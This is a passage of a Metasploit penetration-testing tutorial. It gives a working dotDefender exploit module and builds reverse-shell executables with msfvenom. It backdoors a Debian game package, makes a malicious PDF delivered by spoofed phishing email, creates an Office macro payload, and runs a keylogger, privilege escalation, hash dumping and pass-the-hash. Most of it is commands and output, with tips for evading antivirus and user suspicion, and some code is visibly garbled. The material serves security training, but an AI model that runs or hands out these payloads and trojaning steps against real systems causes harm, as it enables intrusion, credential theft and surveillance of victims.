http3.setRequestHeader("Connection","close");

http3.onreadystatechange = function() {
    if(http3.readyState == 4 && http3.status == 200) {
        alert(http3.responseText);
    }
}
http3.send(params3);

var http4 = new XMLHttpRequest();
var params4 = "action=reload&cursite=&servgroups=&submit=Refresh_Settings";
http4.open("POST",url,true);
http4.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
http4.setRequestHeader("Content-length", params4.length);
http4.setRequestHeader("Connection","close");

http4.onreadystatechange = function() {
    if(http4.readyState == 4 && http4.status == 200) {
        alert(http4.responseText);
    }
}
http4.send(params4);
|
print_status("Sending #{self.name}")

```

If you notice we have also put a print_status at the end of the javascript. This will allow us to see that we have successfully sent the payload to the browser.

Send Response HTML

```
send_response_html(cli, content)
```

This will send the actual javascript code to the client once they have connected to the metasploit host.

Final Exploit

So now we can see again the final exploit. This is all that is necessary to go from PoC to full Metasploit module in a few simple steps. We will be further expanding on this code in later sections going deeper into ways of making a better Metasploit module such as expanding targets, increasing reliability, etc.

```
##  
# This file is part of the Metasploit Framework and may be subject to  
# redistribution and commercial restrictions. Please see the Metasploit  
# Framework web site for more information on licensing and terms of use.  
# http://metasploit.com/framework/  
##  
  
require 'msf/core'  
  
class Metasploit3 <dotDefender %q{  
    This module exploits a vulnerability found in dotDefender.  
},  
    'License' => MSF_LICENSE,  
    'Author' =>  
    [  
        'John Dos', #Initial remote execution discovery  
        'rAWjAW' #Everything else  
    ],  
    'References' =>  
    [  
        ['EDB', '14310'],  
        ['URL', 'http://www.exploit-db.com/exploits/14310/']  
    ],  
    'Arch' => ARCH_CMD,  
    'Compat' =>  
    {  
        'PayloadType' => 'cmd'  
    },  
    'Platform' => ['unix','linux'],  
    'Targets' =>  
    [  
        ['dotDefender false,  
        'DefaultTarget' => 0))  
  
    register_options(  
    [  
        OptString.new('TRIGGERLOG', [true, 'This is what is used to trigger a log entry.', '<script>alert(\'xss\')</script>']),  
        OptString.new('SITENAME', [true, 'This is usually the same as RHOST but is available as an option if different']),  
        OptString.new('LHOST', [true, 'This is the IP to connect back to for the javascript','0.0.0.0']),  
        OptString.new('URIPATH', [true, 'This is the URI path that will be created for the javascript hosted file','DotDefender.js']),  
        OptString.new('SRVPORT', [true, 'This is the port for the javascript to connect back to','80']),  
    ], self.class)  
end  
  
def exploit  
    resp = send_request_raw({  
        'uri' => "http://#{rhost}/",  
        'version' => '1.1',  
        'method' => 'GET',  
        'headers' =>  
        {  
            'Content-Type' => 'application/x-www-form-urlencoded',  
            'User-Agent' => "Mozilla Firefox <script language=\"JavaScript\" src=\"http://#{datastore['lhost']}:#{datastore['SRVPORT']}#{datastore['TRIGGERLOG']}\">"  
        },  
        'data' => "#{datastore['TRIGGERLOG']}"  
    })  
  
    super  
  
end  
  
def on_request_uri(cli, request)  
  
    return if ((p = regenerate_payload(cli)) == nil)  
  
    sitename = datastore['SITENAME']  
  
    content = %Q|  
    var http = new XMLHttpRequest();  
    var url = ".../index.cgi";  
    var params = "sitename=#{sitename}&deletesitename=#{sitename};#{payload.encoded};&action=deletesite&linenum=14";  
    http.open("POST",url,true);  
    http.setRequestHeader("Content-type", "application/x-www-form-urlencoded");  
    http.setRequestHeader("Content-length", params.length);  
    http.setRequestHeader("Connection","close");  
  
    http.onreadystatechange = function() {  
        if(http.readyState == 4 && http.status == 200) {  
    
```

```

        alert(http.responseText);
    }
}

http.send(params);

var http2 = new XMLHttpRequest();
var params2 = "action=reload&cursite=&servgroups=&submit=Refresh_Settings";
http2.open("POST",url,true);
http2.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
http2.setRequestHeader("Content-lenth", params2.length);
http2.setRequestHeader("Connection", "close");

http2.onreadystatechange = function() {
    if(http2.readyState == 4 && http2.status == 200) {
        alert(http2.responseText);
    }
}
http2.send(params2);

var http3 = new XMLHttpRequest();
var params3 = "newsitename=#{sitename}&action=newsite";
http3.open("POST",url,true);
http3.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
http3.setRequestHeader("Content-lenth", params3.length);
http3.setRequestHeader("Connection", "close");

http3.onreadystatechange = function() {
    if(http3.readyState == 4 && http3.status == 200) {
        alert(http3.responseText);
    }
}
http3.send(params3);

var http4 = new XMLHttpRequest();
var params4 = "action=reload&cursite=&servgroups=&submit=Refresh_Settings";
http4.open("POST",url,true);
http4.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
http4.setRequestHeader("Content-lenth", params4.length);
http4.setRequestHeader("Connection", "close");

http4.onreadystatechange = function() {
    if(http4.readyState == 4 && http4.status == 200) {
        alert(http4.responseText);
    }
}
http4.send(params4);
| 

print_status("Sending #{self.name}")

send_response_html(cli, content)

end

end

```

Client Side Attacks

Client side attacks are always a fun topic and a major front for attackers today. As network administrators and software developers fortify the perimeter, pentesters need to find a way to make the victims open the door for them to get into the network. Client side attacks require user-interaction such as enticing them to click a link, open a document, or somehow get to your malicious website.

There are many different ways of using Metasploit to perform client-side attacks and we will demonstrate a few of them here.

Binary Payloads

It seems like Metasploit is full of interesting and useful features. One of these is the ability to generate an executable from a Metasploit payload. This can be very useful in situations such as social engineering; if you can get a user to run your payload for you, there is no reason to go through the trouble of exploiting any software.

Let's look at a quick example of how to do this. We will generate a reverse shell payload, execute it on a remote system, and get our shell. To do this, we will use the command line tool **msfvenom**. This command can be used for generating payloads to be used in many locations and offers a variety of output options, from perl to C to raw. We are interested in the executable output, which is provided by the '**-f exe**' option.

We'll generate a Windows reverse shell executable that will connect back to us on port 31337.

```
root@kali:~# msfvenom --payload-options -p windows/shell/reverse_tcp
Options for payload/windows/shell/reverse_tcp:

      Name: Windows Command Shell, Reverse TCP Stager
      Module: payload/windows/shell/reverse_tcp
      Platform: Windows
      Arch: x86
      Needs Admin: No
      Total size: 281
      Rank: Normal

  Provided by:
    spoonm
    sf
    hdm
    skape

  Basic options:
  Name   Current Setting  Required  Description
  ----  -----  -----  -----
  EXITFUNC process        yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST          yes       The listen address
  LPORT          4444     yes       The listen port

  Description:
  Spawn a piped command shell (staged). Connect back to the attacker

root@kali:~# msfvenom -a x86 --platform windows -p windows/shell/reverse_tcp LHOST=172.16.104.130 LPORT=31337 -b "\x00" -e x86/shikata_ga_nai -f exe -o
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 326 (iteration=0)
x86/shikata_ga_nai chosen with final size 326
Payload size: 326 bytes
Saved as: /tmp/1.exe

root@kali:~# file /tmp/1.exe
/tmp/1.exe: PE32 executable (GUI) Intel 80386, for MS Windows
```

Now we see we have a Windows executable ready to go. Now, we will use **multi/handler**, which is a stub that handles exploits launched outside of the framework.

```
root@kali:~# msfconsole -q
msf > use exploit/multi/handler
msf exploit(handler) > show options

Module options:

  Name  Current Setting  Required  Description
  ----  -----  -----  -----
  Exploit target:

    Id  Name
    --  ---
    0  Wildcard Target
```

When using the **exploit/multi/handler** module, we still need to tell it which payload to expect so we configure it to have the same settings as the executable we generated.

```
msf exploit(handler) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf exploit(handler) > show options

Module options:
```

```
Name Current Setting Required Description
---- ----- ----- -----
Payload options (windows/shell/reverse_tcp):
Name Current Setting Required Description
---- ----- ----- -----
EXITFUNC thread yes Exit technique: seh, thread, process
LHOST yes The local address
LPORT 4444 yes The local port
```

Exploit target:

Id	Name
--	--
0	Wildcard Target

```
msf exploit(handler) > set LHOST 172.16.104.130
LHOST => 172.16.104.130
msf exploit(handler) > set LPORT 31337
LPORT => 31337
msf exploit(handler) >
```

Now that we have everything set up and ready to go, we run **exploit** for the **multi/handler** and execute our generated executable on the victim. The **multi/handler** handles the exploit for us and presents us our shell.

```
msf exploit(handler) > exploit

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
[*] Sending stage (474 bytes)
[*] Command shell session 2 opened (172.16.104.130:31337 -> 172.16.104.128:1150)

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Victim\My Documents>
```

Binary Linux Trojan

In order to demonstrate that client side attacks and trojans are not exclusive to the Windows world, we will package a Metasploit payload in with an Ubuntu deb package to give us a shell on Linux. An excellent video was made by Redmeat_uk demonstrating this technique that you can view at <http://securitytube.net/Ubuntu-Package-Backdoor-using-a-Metasploit-Payload-video.aspx>

We first need to download the package that we are going to infect and move it to a temporary working directory. In our example, we will use the package **freesweep**, a text-based version of Mine Sweeper.

```
root@kali:~# apt-get --download-only install freesweep
Reading package lists... Done
Building dependency tree
Reading state information... Done
...snip...
root@kali:~# mkdir /tmp/evil
root@kali:~# mv /var/cache/apt/archives/freesweep_0.90-1_i386.deb /tmp/evil
root@kali:~# cd /tmp/evil/
root@kali:/tmp/evil#
```

Next, we need to extract the package to a working directory and create a DEBIAN directory to hold our additional added “features”.

```
root@kali:/tmp/evil# dpkg -x freesweep_0.90-1_i386.deb work
root@kali:/tmp/evil# mkdir work/DEBIAN
```

In the *DEBIAN* directory, create a file named *control* that contains the following:

```
root@kali:/tmp/evil/work/DEBIAN# cat control
Package: freesweep
Version: 0.90-1
Section: Games and Amusement
Priority: optional
Architecture: i386
Maintainer: Ubuntu MOTU Developers (ubuntu-motu@lists.ubuntu.com)
Description: a text-based minesweeper
Freesweep is an implementation of the popular minesweeper game, where
one tries to find all the mines without igniting any, based on hints given
by the computer. Unlike most implementations of this game, Freesweep
works in any visual text display - in Linux console, in an xterm, and in
most text-based terminals currently in use.
```

We also need to create a post-installation script that will execute our binary. In our *DEBIAN* directory, we'll create a file named *postinst* that contains the following:

```
root@kali:/tmp/evil/work/DEBIAN# cat postinst
#!/bin/sh

sudo chmod 2755 /usr/games/freesweep_scores && /usr/games/freesweep_scores & /usr/games/freesweep &
```

Now we'll create our malicious payload. We'll be creating a reverse shell to connect back to us named *freesweep_scores*.

```
root@kali:~# msfvenom -a x86 --platform linux -p linux/x86/shell/reverse_tcp LHOST=192.168.1.101 LPORT=443 -b "\x00" -f elf -o /tmp/evil/work/usr/games/
Found 10 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 98 (iteration=0)
x86/shikata_ga_nai chosen with final size 98
Payload size: 98 bytes
Saved as: /tmp/evil/work/usr/games/freesweep_scores
```

We'll now make our post-installation script executable and build our new package. The built file will be named *work.deb* so we will want to change that to *freesweep.deb* and copy the package to our web root directory.

```
root@kali:/tmp/evil/work/DEBIAN# chmod 755 postinst
root@kali:/tmp/evil/work/DEBIAN# dpkg-deb --build /tmp/evil/work
dpkg-deb: building package `freesweep' in `/tmp/evil/work.deb'.
root@kali:/tmp/evil# mv work.deb freesweep.deb
root@kali:/tmp/evil# cp freesweep.deb /var/www/
```

If it is not already running, we'll need to start the Apache web server.

```
root@kali:/tmp/evil# service apache2 start
```

We will need to set up the Metasploit **multi/handler** to receive the incoming connection.

```
root@kali:~# msfconsole -q -x "use exploit/multi/handler;set PAYLOAD linux/x86/shell/reverse_tcp; set LHOST 192.168.1.101; set LPORT 443; run; exit -y"
PAYLOAD => linux/x86/shell/reverse_tcp
```

```
LHOST => 192.168.1.101
LPORT => 443
[*] Started reverse handler on 192.168.1.101:443
[*] Starting the payload handler...
```

On our Ubuntu victim, we have somehow convinced the user to download and install our awesome new game.

```
ubuntu@ubuntu:~$ wget http://192.168.1.101/freesweep.deb
ubuntu@ubuntu:~$ sudo dpkg -i freesweep.deb
```

As the victim installs and plays our game, we have received a shell!

```
[*] Sending stage (36 bytes)
[*] Command shell session 1 opened (192.168.1.101:443 -> 192.168.1.175:1129)

ifconfig
eth1 Link encap:Ethernet HWaddr 00:0C:29:C2:E7:E6
inet addr:192.168.1.175 Bcast:192.168.1.255 Mask:255.255.255.0
      UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
      RX packets:49 errors:0 dropped:0 overruns:0 frame:0
      TX packets:51 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:43230 (42.2 KiB) TX bytes:4603 (4.4 KiB)
      Interrupt:17 Base address:0x1400
...snip...

hostname
ubuntu
id
uid=0(root) gid=0(root) groups=0(root)
```

Client Side Exploits

Client Side Exploits in Metasploit

As we have already discussed, Metasploit has many uses and another one we will discuss here is client side exploits. To show the power of how MSF can be used in client side exploits we will use a story.

In the security world, social engineering has become an increasingly used attack vector. Even though technologies are changing, one thing that seems to stay the same is the lack of security with people. Due to that, social engineering has become a very “hot” topic in the security world today.

In our first scenario our attacker has been doing a lot of information gathering using tools such as the Metasploit Framework, Maltego and other tools to gather email addresses and information to launch a social engineering client side exploit on the victim.

After a successful dumpster dive and scraping for emails from the web, he has gained two key pieces of information.

1) They use “Best Computers” for technical services.

2) The IT Dept has an email address of itdept@victim.com

We want to gain shell on the IT Departments computer and run a key logger to gain passwords, intel or any other juicy tidbits of info.

We start off by loading our msfconsole. After we are loaded we want to create a malicious PDF that will give the victim a sense of security in opening it. To do that, it must appear legit, have a title that is realistic, and not be flagged by anti-virus or other security alert software.

We are going to be using the Adobe Reader ‘util.printf()’ JavaScript Function Stack Buffer Overflow Vulnerability. Adobe Reader is prone to a stack-based buffer-overflow vulnerability because the application fails to perform adequate boundary checks on user-supplied data. An attacker can exploit this issue to execute arbitrary code with the privileges of the user running the application or crash the application, denying service to legitimate users.

So we start by creating our malicious PDF file for use in this client side exploit.

```
msf > use exploit/windows/fileformat/adobe_utilprintf
msf exploit(adobe_utilprintf) > set FILENAME BestComputers-UpgradeInstructions.pdf
FILENAME => BestComputers-UpgradeInstructions.pdf
msf exploit(adobe_utilprintf) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(adobe_utilprintf) > set LHOST 192.168.8.128
LHOST => 192.168.8.128
msf exploit(adobe_utilprintf) > set LPORT 4455
LPORT => 4455
msf exploit(adobe_utilprintf) > show options

Module options (exploit/windows/fileformat/adobe_utilprintf):

Name      Current Setting      Required  Description
----      -----           -----      -----
FILENAME  BestComputers-UpgradeInstructions.pdf  yes        The file name.

Payload options (windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
----      -----           -----      -----
EXITFUNC  process        yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.8.128   yes       The listen address
LPORT     4455            yes       The listen port

Exploit target:

Id  Name
--  --
0   Adobe Reader v8.1.2 (Windows XP SP3 English)

Once we have all the options set the way we want, we run “exploit” to create our malicious file.
```

```
msf exploit(adobe_utilprintf) > exploit
[*] Creating 'BestComputers-UpgradeInstructions.pdf' file...
[*] BestComputers-UpgradeInstructions.pdf stored at /root/.msf4/local/BestComputers-UpgradeInstructions.pdf
msf exploit(adobe_utilprintf) >
```

So we can see that our pdf file was created in a sub-directory of where we are. So lets copy it to our /tmp directory so it is easier to locate later on in our exploit. Before we send the malicious file to our victim we need to set up a listener to capture this reverse connection. We will use msfconsole to set up our multi handler listener.

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
```

```

msf exploit(handler) > set LPORT 4455
LPORT => 4455
msf exploit(handler) > set LHOST 192.168.8.128
LHOST => 192.168.8.128
msf exploit(handler) > exploit

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...

```

Now that our listener is waiting to receive its malicious payload we have to deliver this payload to the victim and since in our information gathering we obtained the email address of the IT Department we will use a handy little script called sendEmail to deliver this payload to the victim. With a kung-fu one-liner, we can attach the malicious pdf, use any smtp server we want and write a pretty convincing email from any address we want....

```

root@kali:~# sendEmail -t itdept@victim.com -f techsupport@bestcomputers.com -s 192.168.8.131 -u Important Upgrade Instructions -a /tmp/BestComputers-Up
Reading message body from STDIN because the '-m' option was not used.
If you are manually typing in a message:
- First line must be received within 60 seconds.
- End manual input with a CTRL-D on its own line.

IT Dept,

We are sending this important file to all our customers. It contains very important instructions for upgrading and securing your software. Please read a

Sincerely,


Best Computers Tech Support
Aug 24 17:32:51 kali sendEmail[13144]: Message input complete.
Aug 24 17:32:51 kali sendEmail[13144]: Email was sent successfully!

```

As we can see here, the script allows us to put any FROM (-f) address, any TO (-t) address, any SMTP (-s) server as well as Titles (-u) and our malicious attachment (-a). Once we do all that and press enter we can type any message we want, then press CTRL+D and this will send the email out to the victim.

Now on the victim's machine, our IT Department employee is getting in for the day and logging into his computer to check his email.

He sees the very important document and copies it to his desktop as he always does, so he can scan this with his favorite anti-virus program.



As we can see, it passed with flying colors so our IT admin is willing to open this file to quickly implement these very important upgrades. Clicking the file opens Adobe but shows a greyed out window that never reveals a PDF. Instead, on the attackers machine what is revealed....

```

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
[*] Sending stage (718336 bytes)
session[*] Meterpreter session 1 opened (192.168.8.128:4455 -> 192.168.8.130:49322)

meterpreter >

```

We now have a shell on their computer through a malicious PDF client side exploit. Of course what would be wise at this point is to move the shell to a different process, so when they kill Adobe we don't lose our shell. Then obtain system info, start a key logger and continue exploiting the network.

```

meterpreter > ps

Process list
=====
PID  Name          Path
---  ---
852  taskeng.exe  C:\Windows\system32\taskeng.exe
1308  Dwm.exe      C:\Windows\system32\Dwm.exe
1520  explorer.exe C:\Windows\explorer.exe
2184  VMwareTray.exe C:\Program Files\VMware\VMware Tools\VMwareTray.exe
2196  VMwareUser.exe C:\Program Files\VMware\VMware Tools\VMwareUser.exe

```

```
3176 iexplore.exe    C:\Program Files\Internet Explorer\iexplore.exe
3452 AcroRd32.exe    C:\Program Files\AdobeReader 8.0\ReaderAcroRd32.exe

meterpreter > run post/windows/manage/migrate

[*] Running module against V-MAC-XP
[*] Current server process: svchost.exe (1076)
[*] Migrating to explorer.exe...
[*] Migrating into process ID 816
[*] New server process: Explorer.EXE (816)

meterpreter > sysinfo
Computer: OFFSEC-PC
OS      : Windows Vista (Build 6000, ).

meterpreter > use priv
Loading extension priv...success.

meterpreter > run post/windows/capture/keylog_recorder

[*] Executing module against V-MAC-XP
[*] Starting the keystroke sniffer...
[*] Keystrokes being saved in to /root/.msf4/loot/20110323091836_default_192.168.1.195_host.windows.key_832155.txt
[*] Recording keystrokes...

root@kali:~# cat /root/.msf4/loot/20110323091836_default_192.168.1.195_host.windows.key_832155.txt
Keystroke log started at Wed Mar 23 09:18:36 -0600 2011
Support, I tried to open this file 2-3 times with no success. I even had my admin and CFO try it, but no one can get it to open. I turned on
```

VBScript Infection Methods

Metasploit has a couple of built in methods you can use to infect Word and Excel documents with malicious Metasploit payloads. You can also use your own custom payloads as well. It doesn't necessarily need to be a Metasploit payload. This method is useful when going after client-side attacks and could also be potentially useful if you have to bypass some sort of filtering that does not allow executables and only permits documents to pass through. To begin, we first need to create our VBScript payload.


```
root@kali: # msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=192.168.1.101 LPORT=8080 -e x86/shikata_ga_nai -f vba-exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 326 (iteration=0)
x86/shikata_ga_nai chosen with final size 326
Payload size: 326 bytes
*****
'* This code is now split into two pieces:
'* 1. The Macro. This must be copied into the Office document
'*     macro editor. This macro will run on startup.
'* 
'* 2. The Data. The hex dump at the end of this output must be
'*     appended to the end of the document contents.
'* 
...snip...
```

As the output message, indicates, the script is in 2 parts. The first part of the script is created as a macro and the second part is appended into the document text itself. You will need to transfer this script over to a machine with Windows and Office installed and perform the following:

Word/Excel 2003: Tools -> Macros -> Visual Basic Editor
Word/Excel 2007: View Macros -> then place a name like "moo" and select "create".

This will open up the visual basic editor. Paste the output of the first portion of the payload script into the editor, save it and then paste the remainder of the script into the word document itself. This is when you would perform the client-side attack by emailing this Word document to someone.

In order to keep user suspicion low, try embedding the code in one of the many Word/Excel games that are available on the Internet. That way, the user is happily playing the game while you are working in the background. This gives you some extra time to migrate to another process if you are using Meterpreter as a payload.



Here we give a generic name to the macro.

```
Normal - NewMacros (Code)
(General) Workbook_Open
Sub Auto_Open()
    Dim Lu5 As Integer
    Dim Lu6 As Integer
    Dim Lu3 As String
    Dim Lu4 As String
    Lu3 = "lxcEQqdNLG.exe"
    Lu4 = Environ("USERPROFILE")
    ChDrive (Lu4)
    ChDir (Lu4)
    Lu6 = FreeFile()
    Open Lu3 For Binary Access Read Write As Lu6
    Lui21
    Lui22
    Lui23
    Lui24
    Lui25
    Lui26
    Lui27
    Lui28
    Put Lu6, , Lu1
    Close Lu6
    Lu5 = Shell(Lu3, vbHide)
End Sub
Sub AutoOpen()
    Auto_Open
End Sub
Sub Workbook_Open()
    Auto_Open
End Sub
```

Before we send off our malicious document to our victim, we first need to set up our Metasploit listener.

Now we can test out the document by opening it up and check back to where we have our Metasploit exploit/multi/handler listener:

```
[*] Sending stage (749056 bytes) to 192.168.1.150
[*] Meterpreter session 1 opened (192.168.1.101:8080 -> 192.168.1.150:52465) at Thu Nov 25 16:54:29 -0700 2010

meterpreter > sysinfo
Computer: XEN-WIN7-PROD
OS       : Windows 7 (Build 7600, )
Arch    : x64 (Current Process is WOW64)
Language: en_US
meterpreter > getuid
Server username: xen-win7-prod\dookie
meterpreter >
```

Success! We have a Meterpreter shell right to the system that opened the document, and best of all, it doesn't get picked up by anti-virus!!!

MSF Post Exploitation

After working so hard to successfully exploit a system, what do we do next?

We will want to gain further access to the targets internal networks by pivoting and covering our tracks as we progress from system to system. A pentester may also opt to sniff packets for other potential victims, edit their registries to gain further information or access, or set up a backdoor to maintain more permanent system access.

Utilizing these techniques will ensure that we maintain some level of access and can potentially lead to deeper footholds into the targets trusted infrastructure.

Privilege Escalation

Frequently, especially with [client side exploits](#), you will find that your session only has limited user rights. This can severely limit actions you can perform on the remote system such as dumping passwords, manipulating the registry, installing backdoors, etc. Fortunately, Metasploit has a Meterpreter script, 'getsystem', that will use a number of different techniques to attempt to gain SYSTEM level privileges on the remote system. There are also various other (local) exploits that can be used to also escalate privileges.

Using the infamous 'Aurora' exploit, we see that our Meterpreter session is only running as a regular user account.

```
msf exploit(ms10_002_aurora) >
[*] Sending Internet Explorer "Aurora" Memory Corruption to client 192.168.1.161
[*] Sending stage (748544 bytes) to 192.168.1.161
[*] Meterpreter session 3 opened (192.168.1.71:38699 -> 192.168.1.161:4444) at 2010-08-21 13:39:10 -0600

msf exploit(ms10_002_aurora) > sessions -i 3
[*] Starting interaction with 3...

meterpreter > getuid
Server username: XEN-XP-SP2-BARE\victim
meterpreter >
```

GetSystem

To make use of the 'getsystem' command, if its not already loaded we will need to first load the 'priv' extension.

```
meterpreter > use priv
Loading extension priv...success.
meterpreter >
```

Running getsystem with the "-h" switch will display the options available to us.

```
meterpreter > getsystem -h
Usage: getsystem [options]

Attempt to elevate your privilege to that of local system.

OPTIONS:

-h      Help Banner.
-t <opt> The technique to use. (Default to '0').
        0 : All techniques available
        1 : Service - Named Pipe Impersonation (In Memory/Admin)
        2 : Service - Named Pipe Impersonation (Dropper/Admin)
        3 : Service - Token Duplication (In Memory/Admin)

meterpreter >
```

We will let Metasploit try to do the heavy lifting for us by running "**getsystem**" without any options. The script will attempt every method available to it, stopping when it succeeds. Within the blink of an eye, our session is now running with SYSTEM privileges.

```
meterpreter > getsystem
...got system (via technique 1).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Local Exploits

There are situations where getsystem fails. For example:

```
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: Access is denied.
meterpreter >
```

When this happens, we are able to background the session, and manually try some additional exploits that Metasploit has to offer. *Note: The available exploits will change over time.*

```
meterpreter > background
[*] Bounding session 1...
msf exploit(ms10_002_aurora) > use exploit/windows/local/
```

```
...snip...
use exploit/windows/local/bypassuac
use exploit/windows/local/bypassuac_injection
...snip...
use exploit/windows/local/ms10_015_kitrap0d
use exploit/windows/local/ms10_092_schelevator
use exploit/windows/local/ms11_080_afjoinleaf
use exploit/windows/local/ms13_005_hwnd_broadcast
use exploit/windows/local/ms13_081_track_popup_menu
...snip...
msf exploit(ms10_002_aurora) >
```

Let's try and use the famous kitrap0d exploit on our target. Our example box is a 32-bit machine and is listed as one of the vulnerable targets...

```
msf exploit(ms10_002_aurora) > use exploit/windows/local/ms10_015_kitrap0d
msf exploit(ms10_015_kitrap0d) > set SESSION 1
msf exploit(ms10_015_kitrap0d) > set PAYLOAD windows/meterpreter/reverse_tcp
msf exploit(ms10_015_kitrap0d) > set LHOST 192.168.1.161
msf exploit(ms10_015_kitrap0d) > set LPORT 4443
msf exploit(ms10_015_kitrap0d) > show options

Module options (exploit/windows/local/ms10_015_kitrap0d):

Name      Current Setting  Required  Description
----      -----          -----      -----
SESSION   1              yes        The session to run this module on.

Payload options (windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
----      -----          -----      -----
EXITFUNC  process        yes        Exit technique (accepted: seh, thread, process, none)
LHOST     192.168.1.161   yes        The listen address
LPORT     4443           yes        The listen port

Exploit target:

Id  Name
--  --
0   Windows 2K SP4 - Windows 7 (x86)

msf exploit(ms10_015_kitrap0d) > exploit

[*] Started reverse handler on 192.168.1.161:4443
[*] Launching notepad to host the exploit...
[+] Process 4048 launched.
[*] Reflectively injecting the exploit DLL into 4048...
[*] Injecting exploit into 4048 ...
[*] Exploit injected. Injecting payload into 4048...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (769024 bytes) to 192.168.1.71
[*] Meterpreter session 2 opened (192.168.1.161:4443 -> 192.168.1.71:49204) at 2014-03-11 11:14:00 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

PSEExec Pass the Hash

The psexec module is often used by penetration testers to obtain access to a given system that you already know the credentials for. It was written by sysinternals and has been integrated within the framework. Often as penetration testers, we successfully gain access to a system through some exploit, use meterpreter to grab the passwords or other methods like fgdump, pwdump, or cachedump and then utilize rainbowtables to crack those hash values.

We also have other options like pass the hash through tools like `hashcat`. One great method with `psexec` in Metasploit is it allows you to enter the password itself, or you can simply just specify the hash values, no need to crack to gain access to the system. Let's think deeply about how we can utilize this attack to further penetrate a network. Let's first say we compromise a system that has an administrator password on the system, we don't need to crack it because `psexec` allows us to utilize just the hash values, that administrator account is the same on every account within the domain infrastructure. We can now go from system to system without ever having to worry about cracking the password. One important thing to note on this is that if NTLM is only available (for example it's a 15 character password or through GPO they specify NTLM response only), simply replace the `****NOPASSWORD****` with 32 0's for example:

*****NOPASSWORD*****:8846f7eaee8fb117ad06bdd830b7586c

Would be replaced by:

While testing this in your lab, you may encounter the following error even though you are using the correct credentials:

STATUS ACCESS DENIED (Command=117 WordCount=0)

This can be remedied by navigating to the registry key, "HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\LanManServer\Parameters" on the target systems and setting the value of "**RequireSecuritySignature**" to "0".

```
[*] Meterpreter session 1 opened (192.168.57.139:443 -> 192.168.57.131:1042)

meterpreter > run post/windows/gather/hashdump

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 8528c78df7ff55040196a9b670f114b6...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hashes...

Administrator:500:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b7586c:::
meterpreter >
```

Now that we have a meterpreter console and dumped the hashes, lets connect to a different victim using PSEXEC and just the hash values.

Module options:

Name	Current Setting	Required	Description
RHOST	192.168.57.131	yes	The target address
RPORT	445	yes	Set the SMB service port
SMBPass		no	The password for the specified username
SMBUser	Administrator	yes	The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique: seh, thread, process
LHOST	192.168.57.133	yes	The local address
LPORT	443	yes	The local port

Exploit target:

Id	Name
0	Automatic

```
msf exploit(psexec) > set SMBPass e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaeee8fb117ad06bdd830b7586c
SMBPass => e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaeee8fb117ad06bdd830b7586c
msf exploit(psexec) > exploit
```

```
[*] Connecting to the server...
[*] Started reverse handler
[*] Authenticating as user 'Administrator'...
[*] Uploading payload...
[*] Created '\KoVCxCjx.exe'...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.57.131[\svccntl] ...
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.57.131[\svccntl] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (XKqtKinn - "MSSeYtOQydnRPWl")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
[*] Closing service handle...
